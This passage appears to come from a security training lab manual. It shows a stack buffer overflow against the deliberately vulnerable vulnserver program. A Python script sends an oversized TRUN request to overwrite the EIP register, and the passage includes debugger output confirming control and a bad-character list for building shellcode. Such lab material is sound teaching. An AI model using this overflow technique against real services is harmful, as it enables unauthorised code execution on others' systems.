
As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.


overwrite.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
overwrite.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.63: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001FDC]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
Registers (FPU)
EAX 00A8F1EC ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00D84F8C
EDX 00000000
EBX 00000140
ESP 00A8F9CC
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 44444444
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3F0000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Observe the EIP register is overwritten with four D's (ASCII value: 44)

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
00403020 FF FF FF FF 00 00 00 00      ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
```

```
00A8F9CC  00D84700 .G╤.
00A8F9D0  00D83398 ÿ3╤. ASCII "TRUN /.:/CCCCCCC
00A8F9D4  00000BB8 ╕╗..
00A8F9D8  00000000 ....
00A8F9DC  00000000 ....
00A8F9E0  00000000 ....
00A8F9E4  7505AF50 P»╡u mswsock.<ModuleEntryPoi
00A8F9E8  006A4870 pHj.
00A8F9EC  003DD000 .╨=.
00A8F9F0  77CA79CC ╠y╩w ntdll.77CA79CC
00A8F9F4  00000000 ....
```

```
[06:36:50] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program    Paused
```


Figure 6.64: Screenshot of Immunity Debugger showing EIP register

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**`\x00`**", are badchars.

```
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

